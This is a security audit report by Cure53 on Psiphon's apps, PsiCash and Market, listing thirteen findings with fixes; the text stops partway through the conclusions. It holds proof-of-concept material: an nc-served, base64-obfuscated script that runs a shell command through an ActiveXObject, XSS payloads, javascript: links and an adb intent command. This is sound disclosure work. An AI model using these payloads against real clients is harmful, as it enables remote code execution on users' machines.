Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Psiphon Apps & Server 10.2019

Cure53, Dr.-Ing. M. Heiderich, MSc. N. Krein, Dr. N. Kobeissi, MSc. S. Moritz, Dipl.-Ing. A. Inführ, BSc. C. Kean

Index

Introduction

"Psiphon is a circumvention tool from Psiphon Inc. that utilizes VPN, SSH and HTTP Proxy technology to provide you with uncensored access to Internet content. Your Psiphon client will automatically learn about new access points to maximize your chances of bypassing censorship.

Psiphon is designed to provide you with open access to online content. Psiphon does not increase your online privacy, and should not be considered or used as an online security tool."

From https://psiphon3.com/en/index.html

This report documents the findings of a security assessment targeting various components of the Psiphon software compound. Carried out by Cure53 in autumn 2019, this project had a very wide-spanning scope and included both a penetration test and a source code audit. Cure53 documented thirteen findings relevant for the security posture of the Psiphon compound.

Given the very extensive scope of this project and its objectives, it was decided to structure the tasks at hand into five Work Packages (WPs). In WP1, Cure53 focused on the client applications of Psiphon, evaluating their security across Windows, Android and iOS. Next up, in WP2, the Psiphon OCSP, which is a library used for iOS, was examined. The work moved on to the PsiCash component, inclusive of applications, website and libraries in WP3. While the tasks realized in WP4 centered on the Psiphon Subscription Verifier server implemented in Go, the final work in WP5 concerned the website and tools of the Psiphon Market component.

It should be noted that this assessment is the second security-driven examination that Cure53 performed for Psiphon. Contrary to former projects, especially the one completed in June 2017 and mostly entailing inspections of mobile apps, this engagement is much broader in scale and scope. Corresponding to the substantial growth of the Psiphon complex, the resources allocated to the project were also adjusted. Specifically, Cure53 approached the tasks at hand with the team of six senior testers, all with relevant and complementary high-level skills.

The project progressed in a timely and efficient manner. The work took place in October 2019, mainly in CW43 and CW44, with a total budget amounting to 40 person-days. The investigation relied on a white-box methodology. This means Cure53 had access to all relevant source code and application builds. Cure53 further made us of static IPs, which were communicated for white-listing purposes and easier logging to the Psiphon team.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Over the course of the project, Cure53 stayed in touch with the Psiphon team, mostly by using a shared, dedicated Slack channel. All arising questions or feedback could be exchanged quickly in the Slack space. The Psiphon team supported Cure53 during the tests with advice and answers to specific queries about the findings. Background information about the Work Packages and software components was consistently furnished capably and comprehensively. As a result, the testing team feels confident about concluding the inspection with good levels of coverage and sufficient depth.

As noted above, Cure53 spotted thirteen findings, four of which were classified to be security vulnerabilities and nine are noted as general weaknesses with lower exploitation potential. On the one hand, this number is not overly huge when it comes to the size of the scope, thus generally hinting towards a good impression made by the Psiphon software complex during this October 2019 project. On the other hand, the presence of two "*Critical"* items cannot be disregarded and weakens the overall outcome.

It needs to be further emphasized that the 2017 tests against the mobile applications revealed only low-severity issues, so the fact that two *"Critical"* problems affect the Windows client is somewhat puzzling. Both major findings could enable an attacker to gain RCE and need to be addressed immediately. Cure53 feels obliged to point out that the Psiphon team was kept informed about these findings, even though live-reporting was not requested for this investigation. Beyond the negatively evaluated Windows client, Cure53 nevertheless gained a good impression about diverse aspects of Psiphon. This makes it even more evident that the Windows client calls for urgent security work, as it threatens end-users. The development process for all other items appears to be correctly routinized and security-forward.

In the following sections, the report will first elaborate on the scope and test parameters. It then moves on to dedicated, chronologically discussed tickets, which shed light on the discoveries one-by-one. Alongside technical aspects like PoCs, Cure53 furnishes mitigation advice for going forward. The report closes with a conclusion in which Cure53 summarizes this October 2019 project and issues a verdict about the tested scope. Both specific recommendations and general notes on the security and privacy posture of the Psiphon compound, inclusive of codebase, application deployments and infrastructure, are supplied in the final section of this document.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Scope

- **Psiphon Software Compound**
  - **WP1** : Psiphon Client Applications (Windows, Android, iOS)
    - Windows
      - https://bitbucket.org/psiphon/psiphon-circumvention-system/src/default/Client/psiclient/
    - Android
      - https://bitbucket.org/psiphon/psiphon-circumvention-system/src/default/Android/
      - https://bitbucket.org/psiphon/psiphon-circumvention-system/src/android-psiphon-pro/Android
      - https://github.com/Psiphon-Labs/psiphon-tunnel-core-Android-library
    - iOS
      - https://github.com/Psiphon-Labs/psiphon-tunnel-core-iOS-library
      - https://github.com/Psiphon-Inc/psiphon-ios-vpn
      - https://github.com/Psiphon-Inc/psiphon-ios-client-common-library
  - **WP2** : Psiphon OCSP (Library for iOS)
    - https://github.com/Psiphon-Labs/OCSPCache
    - https://bitbucket.org/psiphon/psiphon-circumvention-system/src/default/Automation/
  - **WP3** : PsiCash (Applications, Website and Libraries)
    - https://github.com/Psiphon-Inc/psicash
    - https://github.com/Psiphon-Inc/psicash-web
    - https://github.com/Psiphon-Inc/psicash-widget
    - https://github.com/Psiphon-Inc/psicash-lib-core
    - https://github.com/Psiphon-Inc/psicash-lib-android
    - https://github.com/Psiphon-Inc/psicash-client-ios
  - **WP4** : Psiphon Subscription Verifier Server (Implemented in Go)
    - https://github.com/Psiphon-Inc/psiphon-subscription-verifier
  - **WP5** : Psiphon Market (Website and Tools)
    - https://github.com/Psiphon-Inc/market
    - https://github.com/Psiphon-Inc/psiphon-url-director/tree/master/bookkeeper
    - https://github.com/Psiphon-Inc/psiphon-url-director/tree/master/url-director
- **Sources were shared with Cure53, Detailed Material was shared with Cure53**
- **Whitelisted Cure53 IPs**
  - 184.75.209.242
  - 37.120.155.34
  - 144.130.106.121
  - 176.95.130.209
  - 178.62.204.220

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *PSI-02-001*) for the purpose of facilitating any future follow-up correspondence.

PSI-02-001 Windows: XSS via App-Log allows local scripting (*Critical*)

During the assessment of the Windows Psiphon Clien*t*, it was found that the embedded HTML view is prone to XSS attacks. The client furnishes the option to show events - like connection status or error messages - within the *Log panel*. Data added to the HTML view via the function *addLog()* is displayed without a sufficient degree of encoding, e.g. when an error message (see below). This can lead to XSS attacks in certain scenarios and might end up compromising the client's system.

Affected File #1:
Client/psiclient/psiclient.cpp

Affected Code #1 (passing it to the frontend):
```
static void HtmlUI_AddLogHandler(LPCWSTR json)
{
   [...]
    if (!SendMessage(
        g_hHtmlCtrl, MC_HM_CALLSCRIPTFUNC,
        (WPARAM)_T("HtmlCtrlInterface_AddLog"), (LPARAM)&argStruct))
```


Affected File #2:
Client/psiclient/webui/js/main.js

Affected Code #2 (adding it to the log template):
```
function addLog(obj) {
   [...]
   $('.log-messages').loadTemplate(
      $("#log-template"),
      {
         timestamp: new Date().toLocaleTimeString(),
         message: obj.message,
         [...]
```

Since the general logging functionality is vulnerable, there are multiple exploitation vectors. One example is the usage of a malicious upstream proxy that triggers server-

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

controlled error messages in the client's window. The following Proof-of-Concept (PoC) demonstrates how a client's system can be compromised via a malicious proxy. If a victim connects to the upstream proxy, the client's local proxy will throw an error, which is then added to the *Log panel*. The given JavaScript payload creates an *ActiveXObject* that runs the *cmd.exe* command on the client's system.



```
8:23:19 AM  Upstream Proxy Error: upstreamproxy error: making proxy request: read tcp [redacted]->[redacted]: wsarecv: An existing connection was forcibly closed by the remote host.
8:22:24 AM  Upstream Proxy Error: upstreamproxy error: making proxy request: malformed HTTP response ""
```

Fig.: Application log is XSSable

Depending on whether protected mode is activated, it has to be noted that the PoC requires user-interaction (allowing the execution via an *ActiveXObject* within the *Internet Explorer COM object*).

Malicious Proxy Server:

```
$ echo -ne
"<script>eval(atob(/bmV3IEFjdGl2ZVhPYmplY3QoJ1dTY3JpcHQuU2hlbGwnKS5ydW4oJ2NhbGMu
ZXhlJyk7/.source));</script>" | nc -vlp 8080
```

Decoded Payload:

```
new ActiveXObject('WScript.Shell').run('calc.exe');
```




Fig.: RCE via malicious upstream Proxy

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

It is recommended to guarantee proper encoding for all user-controlled data that is echoed back to the *Log panel*, especially when a later displayed error occurs. As for additional information on how to mitigate various Cross-Site Scripting (XSS) vulnerabilities, the *OWASP XSS Prevention Cheat Sheet*[1] provides substantial guidelines on hardening against this type of attacks.

***Note:** The issue was fixed by the Psiphon team and the fix was reviewed and verified by Cure53 in May 2020.*

PSI-02-003 Android: HTML Injection in *about:start* web page (*Low*)

The Android Psiphon web browser implements an internal *about:start* page, which displays the most used bookmarks, as well as the recently opened web pages. To discern each web page, its title is included in the created HTML structure.

It was discovered that the title is included in the HTML DOM without applying proper HTML encoding. A malicious web page can abuse this behavior by specifying HTML tags inside the title, which will be included in the *about:start* page. Therefore, executing JavaScript in the *about:start* origin will be possible.

The impact of this issue is highly reduced as it was not possible to abuse the origin as a stepping stone to access and leak any app-related files.

PoC:
```
<!DOCTYPE html>
<head><title><script>alert(location)</script></title></head>
```

Affected File:
psiphon-psiphon-circumvention-system-8ccb2c28f98d/Android/app/src/main/java/org/zirco/utils/ApplicationUtils.java

Affected Code:
```
private static String getHistoryHtml(Context context) {
[...]
for (HistoryItem item : results) {
       historySb.append(String.format("<li><a href=\"%s\">%s</a></li>",
       item.getUrl(),
       item.getTitle()));
}

private static String getBookmarksHtml(Context context) {
```

[1] https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
[...]
for (BookmarkItem item : results) {
bookmarksSb.append(String.format("<li><a href=\"%s\">%s</a></li>",
item.getUrl(),
item.getTitle()));
}
```

Although it was not possible to exploit this vulnerability, it is recommended to properly HTML-encode any external data before including it in the internal webview pages.

***Note**: This issue is currently being addressed and the fix is in the process of being tested by the Psiphon team. A fix review will happen once requested from Cure53.*

PSI-02-006 Windows: Stack buffer overflow during VPN handshake (*Critical*)

Auditing the native code of the Psiphon Windows client resulted in the discovery of a classic *strcpy* vulnerability in the VPN handshake implementation. The vulnerable code in question can be seen in the following parts of the application's source code.

Affected File:
psiphon-psiphon-circumvention-system-8ccb2c28f98d\Client\psiclient\sessioninfo.cpp

Affected Code:
```
bool SessionInfo::ProcessConfig(const string& config_json)
{
[...]
    m_psk = config.get("l2tp_ipsec_psk", "").asString();
```

Affected File:
psiphon-psiphon-circumvention-system-8ccb2c28f98d\Client\psiclient\vpntransport.cpp

Affected Code:
```
bool VPNTransport::Establish(const tstring& serverAddress, const tstring& PSK)
{
[...]
    // Set the Preshared Secret
    RASCREDENTIALS vpnCredentials;
    memset(&vpnCredentials, 0, sizeof(vpnCredentials));
    vpnCredentials.dwSize = sizeof(vpnCredentials);
    vpnCredentials.dwMask = RASCM_PreSharedKey;
    lstrcpy(vpnCredentials.szPassword, PSK.c_str());
```

As one can see from the code, the *l2tp_ipsec_psk* field is taken from the VPN server's *JSON* response and later moved into the *vpnCredentials.szPassword* field without any size limitations. This effectively means that a stack-based buffer overflow becomes a likely exploitable vulnerability, allowing the VPN server to compromise the client.

While this issue is still hard to exploit because the client is either required to connect to a malicious or hacked VPN server in the first place, it was still rated as "*Critical*". The reason behind this is that compiler-inserted stack canaries are positioned between function frames. However, this is not a guaranteed prevention of sophisticated. Also, if abused sufficiently, this vulnerability can compromise arbitrary clients in the Psiphon VPN network.

It is recommended to limit the size of *l2tp_ipsec_psk* to *PWLEN*[2].

Note: *The issue was fixed by the Psiphon team and the fix was reviewed and verified by Cure53 in May 2020.*

PSI-02-012 Market: Stored XSS on *campaign* domains (*Info*)

During the assessment of the Psiphon Market application, it was found that the *preview page* functionality for having a look at the created *campaigns* is prone to stored XSS attacks. The fields for storing links to social media networks do not get validated properly, thus allowing an attacker to inject arbitrary JavaScript via the *javascript:* protocol into the *preview* page. If the user clicks on a prepared link, the JavaScript code will execute on the affected domain's contents.

Due to the fact that the affected *preview* page is running on an entirely different domain than the Psiphon Market application, the severity of this XSS has been evaluated as "*Info*".

The following request and response pairs highlight the vulnerable sinks. Practically, every user-controlled link is vulnerable.

Request for updating order:

```
PUT /api/order/a1d00db3f7bfd81898da479ba600677e HTTP/1.1
Host: staging-api.psiphon.market
Authorization: BEARER
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE1NzE4NDczOTUsIm5iZiI6MTU3MTg0NjQ
5NSwic3ViIjoiNDdjMjZlZjkzY2U3MTMxYzQ4MmVmZmRkNTRlYzM4YzcifQ.SCxPT-
lkmm_HxYjkKDXZ0hbPO5TCaDo_ZDGnd37xTAs
Content-Type: application/json
Content-Length: 668
```

[2] https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa376730(v%3Dvs.85)

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
{"campaignName":"<s>campaign name","startDate":"2019-10-
24T00:00:00.000Z","endDate":"2019-10-29T00:00:00.000Z","regions":
["IR"],"platforms":
["ios","android","windows"],"context":"<s>context","impressionsPerDay":1000,"dis
countCode":null,"conversionsPerDay":1000,"organizationLogo":"data:text/
html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+","organizationLogoType":"","campaignIma
ge":"data:text/
html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+","campaignImageType":"","campaignMessag
e":"<s>campaign
message","targetURL":"javascript:alert();//","twitterURL":"javascript:alert()","
facebookURL":"javascript:alert()","instagramURL":"javascript:alert()","telegramU
RL":"javascript:alert()"}
```

Resulting HTML:

```
<section id="campaignImage">
<a href="javascript:alert%28%29;//?src=psiphon_cta"><img src="," /></a>
</section>
<section id="content">
<a href="javascript:alert%28%29;//?src=psiphon_cta"
class="message">&lt;s&gt;campaign message</a>
<a href="javascript:alert%28%29;//?src=psiphon_cta" class="button-link">
بیشتر بدانید
</a>
</section>
<section id="socialMedia">
<a href="javascript:alert%28%29"><img src="/static/twitter-logo.png" /></a>
<a href="javascript:alert%28%29"><img src="/static/facebook-logo.png" /></a>
<a href="javascript:alert%28%29"><img src="/static/instagram-logo.png" /></a>
<a href="javascript:alert%28%29"><img src="/static/telegram-logo.png" /></a>
</section>
```

PoC:
https://g7hb8p1hfijs-preview.psiphontoday.com

It is strongly advised to ensure that the given URLs always have the protocol of *https://* at the beginning and that this is strictly followed by a whitelisted domain. This will prevent execution of JavaScript via the *javascript:* protocol.

Note: *The issue was fixed by the Psiphon team and the fix description was reviewed and confirmed by Cure53 in May 2020.*

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

PSI-02-002 Android/iOS: WebRTC requests identify real IP address *(Low)*

The Psiphon browser integrated in the mobile applications on Android and iOS was found to expose the real external IP address via *WebRTC* requests. Note that *WebRTC* is a browser feature that implements the *STUN* (Session Traversal Utilities for Nat) protocol. In turn, it allows the discovery of the externally assigned IP addresses. The *WebRTC* requests in question were confirmed on the devices with Android version 7.0 and iOS version 12.1.4, respectively.

The issue can be reproduced by using a locally hosted *WebRTC* script[3] pointing to a publicly available *STUN* server. To observe the problem, one should visit the following URL inside the Psiphon browser.

PoC:
https://browserleaks.com/webrtc

The impact of this issue was evaluated as "*Low*" because it does not directly inhibit the goal of achieving censorship circumvention. However, as the changes are easy to implement, it would be a useful addition to strengthening Psiphon in respect to user-privacy, as stated in the corresponding design document. It is recommended to either disable *WebRTC* requests in the Psiphon browser or ensure that they are tunneled through the Psiphon gateway when necessary.

***Note**: This issue is currently being addressed and the fix is in the process of being tested by the Psiphon team. A fix review will happen once requested from Cure53.*

PSI-02-004 Android/iOS: i18n API identifies location via *timezone* (*Info*)

It was found that the Psiphon browser on Android and iOS supports HTML5 *Internationalization* API (i18n). This allows websites to request the timezone used by the browser. The impact of this issue was evaluated as *"Info"* since the flaw neither reveals the precise location nor inhibits Psiphon's ability to achieve censorship circumvention. The support for the *Internationalization* API was confirmed on devices with Android version 7.0 and iOS version 12.1.4, respectively.

[3] https://github.com/diafygi/webrtc-ips/blob/master/index.html

PoC:
```
<script>
var offset = new Date().getTimezoneOffset();
alert(Intl.DateTimeFormat().resolvedOptions().timeZone);
</script>
```

It is recommended to disable the *Internationalization* API as it unnecessarily exposes the user's location. Eliminating it would further bring Psiphon closer to respecting user-privacy objectives stated in the relevant design document.

***Note**: This issue is currently being addressed and the fix is in the process of being tested by the Psiphon team. A fix review will happen once requested from Cure53.*

PSI-02-005 iOS: Lack of filesystem protections *(Info)*

It was found that the iOS app does not take advantage of the native iOS filesystem protections and fails to fully protect some of its data files at rest. The affected files are only protected until the user authenticates for the first time after booting the phone. The problem is that the key to decrypt these files will remain readable in memory while the device is locked.

The impact of this issue was evaluated as *"Info"* because no actual leakage of sensitive information was discovered. However, as the bookmarks, the *Cache.db* database and binary cookies are exposed, it could lead to information leaks being introduced during future development.

This issue was verified on a jailbroken iDevice set to the locked screen. While being locked, the files below represented some of the data that remained unprotected.

Command:
```
tar cvfz files_locked.tar.gz *
```

Output:
```
Documents/bookmarks.plist
Documents/hsts_cache.plist
Library/Caches/Databases.db
Library/Caches/Databases.db-shm
Library/Caches/Databases.db-wal
Library/Caches/com.psiphon3.browser/Cache.db
Library/Caches/com.psiphon3.browser/Cache.db-shm
Library/Caches/com.psiphon3.browser/Cache.db-wa
Library/Cookies/Cookies.binarycookies
[...]
```

In order to further harden the local file storage, it is recommended to implement the *NSFileProtection-Complete* entitlement at the application-level[4]. SQL Cipher[5] could be considered to improve the SQLite database protections as well.

PSI-02-007 Android: *StatusActivity* exposes *tunnel* settings (*Info*)

The Psiphon Android app exports the *StatusActivity* to third-party apps installed on the system. It was discovered that this activity not only accepts external intents, but that the sent data is used to set specific options on the Psiphon *tunnel* state, for example in regards to HTTP and SOCKS proxy port. This could have introduced a serious security vulnerability but it was not possible to exploit this feature during this test. Most settings are overwritten as soon as the *tunnel* is established, indicating that no attacker-controlled values are used.

PoC *adb* command:
```
adb shell am start -a "com.psiphon3.psiphonlibrary.TunnelManager.HANDSHAKE" -n
com.psiphon3.subscription/com.psiphon3.StatusActivity  --ez isReconnect true --
es clientRegion ams1 --ez isConnected false --ez needsHelpConnecting true --ei
listeningLocalSocksProxyPort 1234 -ei listeningLocalHttpProxyPort 5678
```

Affected File: *psiphon-psiphon-circumvention-system-8ccb2c28f98d/Android/app/src/main/java/com/psiphon3/StatusActivity.java*

Affected Code:
```
protected void onNewIntent(Intent intent) {
       [...]
       // Handle explicit intent that is received when activity is already
       running
       HandleCurrentIntent();
}

protected void HandleCurrentIntent() {
       Intent intent = getIntent();
       [...]
       if (0 ==
       intent.getAction().compareTo(TunnelManager.INTENT_ACTION_HANDSHAKE))
       {
       getTunnelStateFromHandshakeIntent(intent);
       [...]
```

[4] https://developer.apple.com/library/ios/documentation/iP...App/StrategiesforImplementingYourApp.html
[5] https://www.zetetic.net/sqlcipher/ios-tutorial/

Affected File:
psiphon-psiphon-circumvention-system-8ccb2c28f98d/Android/app/src/main/java/com/psiphon3/psiphonlibrary/MainBase.java

Affected Code:
```
protected void getTunnelStateFromHandshakeIntent(Intent intent) {
[...]
getTunnelStateFromBundle(intent.getExtras());
}

private void getTunnelStateFromBundle(Bundle data) {
if (data == null) {
return;
}

m_tunnelState.isConnected =
data.getBoolean(TunnelManager.DATA_TUNNEL_STATE_IS_CONNECTED);
if (m_tunnelState.isConnected) {
setStatusState(R.drawable.status_icon_connected);
} else {
setStatusState(R.drawable.status_icon_connecting);
}
m_tunnelState.listeningLocalSocksProxyPort =
data.getInt(TunnelManager.DATA_TUNNEL_STATE_LISTENING_LOCAL_SOCKS_PROXY_PORT);

m_tunnelState.listeningLocalHttpProxyPort =
data.getInt(TunnelManager.DATA_TUNNEL_STATE_LISTENING_LOCAL_HTTP_PROXY_PORT);
m_tunnelState.clientRegion =
data.getString(TunnelManager.DATA_TUNNEL_STATE_CLIENT_REGION);
[...]
```

The logic of the code indicates that this intent should not be exported but rather needs to be implemented by an internal activity. This would ensure that no arbitrary *tunnel* parameters can be set by external applications.

Note: *The issue was fixed by the Psiphon team and the fix was reviewed and verified by Cure53 in May 2020.*

PSI-02-008 PsiCash: Constant-time string-comparison not implemented *(Info)*

The PsiCash API supports three different webhooks: *admob, mopub* and *shopify*. To validate the webhook as benign, the backend calculates a hash of all received parameters. This hash contains a shared secret, which is only known by the corresponding service. Lastly, the calculated hash is compared against the hash which must be specified in the received request. If they are identical, the request is processed.

The comparison of these two hashes must be done without enabling side-channel attack via time discrepancies as this could leak information about the internally calculated hash.

It was discovered that this is properly implemented by *admob* as well as *shopify* but *mopub* uses simple string comparison which does not offer this protection.

Affected File:
psicash-master/server/api/webhook_mopub.go

Affected Code:
```
func validateMopubWebhookRequest(r *http.Request, sharedSecret string) error {
       now := time.Now()
       qp := r.URL.Query()
       [...]
       // Ensure the generated hash matches the provided hash
       if hex.EncodeToString(h.Sum(nil)) != receivedHash {
       return errors.New("calculated and received hashes do not match")
       }
```

It is recommended to use GoLang's *crypto/subtle* library to implement the comparison as it ascertains to the comparison always returning within a constant timeframe.

***Note:** The issue was fixed by the Psiphon team and the fix was reviewed and verified by Cure53 in May 2020.*

PSI-02-009 Market: *Metrics* resource exposes internal data *(Low)*

It was found that the Psiphon Market application exposes internal data about the running process via the *metrics* endpoint on *staging-api.psiphon.market*. It is possible to access this resource without a valid user-authorization. As a result, sensitive data about the running process - like the version of *Go*, the number of opened file descriptors, information about the memory and CPU - can all be viewed.

With this knowledge, an attacker is able to identify and use known vulnerabilities within the running software against the application. Additionally, the gathered internal data can be used for further attacks against the system.

Please note that the *metrics* endpoint can be also accessed on production machines.

PoC Request:
https://staging-api.psiphon.market/metrics

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Response:
```
# HELP go_info Information about the Go environment.
# TYPE go_info gauge
go_info{version="go1.11"} 1
[...]
# HELP go_memstats_alloc_bytes Number of bytes allocated and still in use.
# TYPE go_memstats_alloc_bytes gauge
go_memstats_alloc_bytes 3.059296e+06
[...]
# HELP process_open_fds Number of open file descriptors.
# TYPE process_open_fds gauge
process_open_fds 52
[...]
# HELP go_memstats_heap_alloc_bytes Number of heap bytes allocated and still in
use.
# TYPE go_memstats_heap_alloc_bytes gauge
go_memstats_heap_alloc_bytes 3.059296e+06
```

It is recommended to restrict access to authorized users only. A known practice is to implement a *Basic Authentication* mechanism via an *Authorization* header that external *metric* systems can easily integrate and authorize against.

***Note:** The issue was fixed by the Psiphon team and the fix description was reviewed and confirmed by Cure53 in May 2020.*

PSI-02-010 Market: HTML Injection in emails via *username* (*Low*)

It was found that the email templates for sending confirmation and password reset links are vulnerable to HTML injections. Once an account is created, a confirmation link is sent to the given email address. In the resulting email, the *firstName* parameter is not being escaped properly, hence leading to an HTML injection.

The majority of the email clients support <*img*> or <*a*> tags which could enable an attacker to start imaginative Phishing attacks coming from the trustworthy *psiphon.market* domain via *noreply@psiphon.market*.

Affected File:
api/email/email.go

Affected Code:
```
err = t.ExecuteTemplate(buf, "BODY", struct{ NAME, URL string }{firstName,
emailConfirmationLink})
```

Resulting HTML (received via email):
```
<p>Hi <s>cure53-tester</p><br />
```

It is recommended to escape all user-supplied content and shift to respective HTML special characters.

Note: *The issue was fixed by the Psiphon team and the fix description was reviewed and confirmed by Cure53 in May 2020.*

PSI-02-011 Market: Old password not mandatory in *password change* (*Low*)

It was found that the *password change* functionality on Psiphon Market does not require the old password for the change to succeed. The impact of this issue was evaluated as "*Low*" because the *bearer* token prevents an exploitation via CSRF. However, with an additional XSS vulnerability capable of stealing the *bearer* token, an attacker might be able to launch a successful request which changes the password on the user's behalf.

The following request needs to be submitted by a logged-in user from a domain to demonstrate the issue.

Affected Request:
```
POST /auth/password/ HTTP/1.1
Host: staging-api.psiphon.market
Connection: close
Content-Length: 23
Accept: application/json, text/plain, */*
Origin: https://staging.psiphon.market
Authorization: BEARER
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE1NzMxMzM5MjEsIm5iZiI6MTU3MTkyNDM
yMSwic3ViIjoiYWNlZjdhZGYyZTJlMjM0MmJmNDdhMTRlYTNlZTlmYzYifQ.HIBlHWJ6_F_pmOrQBDIb
1j4d2PBOHJBRn6WMwP6V5jQ
Sec-Fetch-Mode: cors
Content-Type: application/json
Sec-Fetch-Site: same-site
Accept-Encoding: gzip, deflate

{"password":"Abc123!?"}
```

To mitigate this problem, it is highly recommended to reconsider the logic of the application in terms of this particular functionality. The user's former password must always be requested and checked first when the *password change* function is being used.

Note: *The issue was fixed by the Psiphon team and the fix description was reviewed and confirmed by Cure53 in May 2020.*

PSI-02-013 Android: Protecting data at rest via KeyStore encryption (*Info*)

The Psiphon Android application does not take full advantage of the *KeyStore*[6] feature offered by Android to protect all stored data at rest. Information like user's settings or browser bookmarks are stored in clear-text in SQLite databases.

Affected Files:
databases/tray.db
databases/bookmarks.db
databases/loggingprovider.db
databases/tray.db
databases/weave.db

Stored information from *tray.db*:
```
sqlite> select * from TrayPreferences;
1|hasValidSubscription|false|com.psiphon3.subscription|1571141607367|
1571676029674|
2|currentTab|1|com.psiphon3.subscription|1571141624075|1571676035916|
3|tunnelWholeDevicePreference|false|com.psiphon3.subscription|1571141631795|
1571217750672|
4|preferenceExcludeAppsFromVpnString||com.psiphon3.subscription|1571141674946|
1571401289362|preferenceExcludeAppsFromVpnString
5|useProxySettingsPreference|false|com.psiphon3.subscription|1571141674969|
1571401289379|useProxySettingsPreference
6|useSystemProxySettingsPreference|true|com.psiphon3.subscription|1571141674987|
1571401289394|useSystemProxySettingsPreference
7|useCustomProxySettingsPreference|false|com.psiphon3.subscription|
1571141675006|1571401289410|useCustomProxySettingsPreference
8|useCustomProxySettingsHostPreference|127.0.0.1|com.psiphon3.subscription|
1571141675022|1571401289424|useCustomProxySettingsHostPreference
9|useCustomProxySettingsPortPreference|80|com.psiphon3.subscription|
1571141675037|1571401289439|useCustomProxySettingsPortPreference
10|useProxyAuthenticationPreference|false|com.psiphon3.subscription|
1571141675053|1571401289455|useProxyAuthenticationPreference
11|useProxyUsernamePreference||com.psiphon3.subscription|1571141675074|
1571401289472|useProxyUsernamePreference
12|useProxyPasswordPreference||com.psiphon3.subscription|1571141675094|
1571401289488|useProxyPasswordPreference
13|useProxyDomainPreference||com.psiphon3.subscription|1571141675110|
1571401289508|useProxyDomainPreference
[...]
```

Although these files are protected by the default ACL implemented by Android, this information could be leaked in case the Psiphon app suffers from a vulnerability allowing to read files owned by the app. By encrypting this data before storing it in the local

[6] https://developer.android.com/training/articles/keystore

database, reading data in case the Psiphon app suffers from this kind of vulnerability would have been prevented. In the latter scenario, the key needed for decryption would not be easily accessible.

The *KeyStore* system fosters relatively easy creation, management, encryption and decryption of data. It should therefore be taken into consideration to protect all data at rest.

Conclusions

The results of this Cure53 assessment of the Psiphon compound are quite mixed. After spending forty days on the scope in October 2019, six members of the Cure53 team assessed the majority of the components as solid, yet must express some reservations about the Psiphon Windows client. While the overall number of vulnerabilities stands at an acceptable total of thirteen, the pentest against the Psiphon's software stack yielded vulnerability findings across all areas of severity. Especially the two items marked as "*Critical"* negatively impact the security posture of the tested complex. Since this project stretched out across different focal areas expressed through six Work Packages, each test-target will be separately discussed next.

The examination of the Psiphon Windows client ended up in worst results. The native Psiphon Windows application is written in a mix of C and CPP code. No coherent coding pattern that fully relies on either CPP or C is recognizable. While the overall code is in fact object-oriented and makes use of some modern features, several parts of the application feel heavily outdated, especially as they rely on manual string and pointer operations.

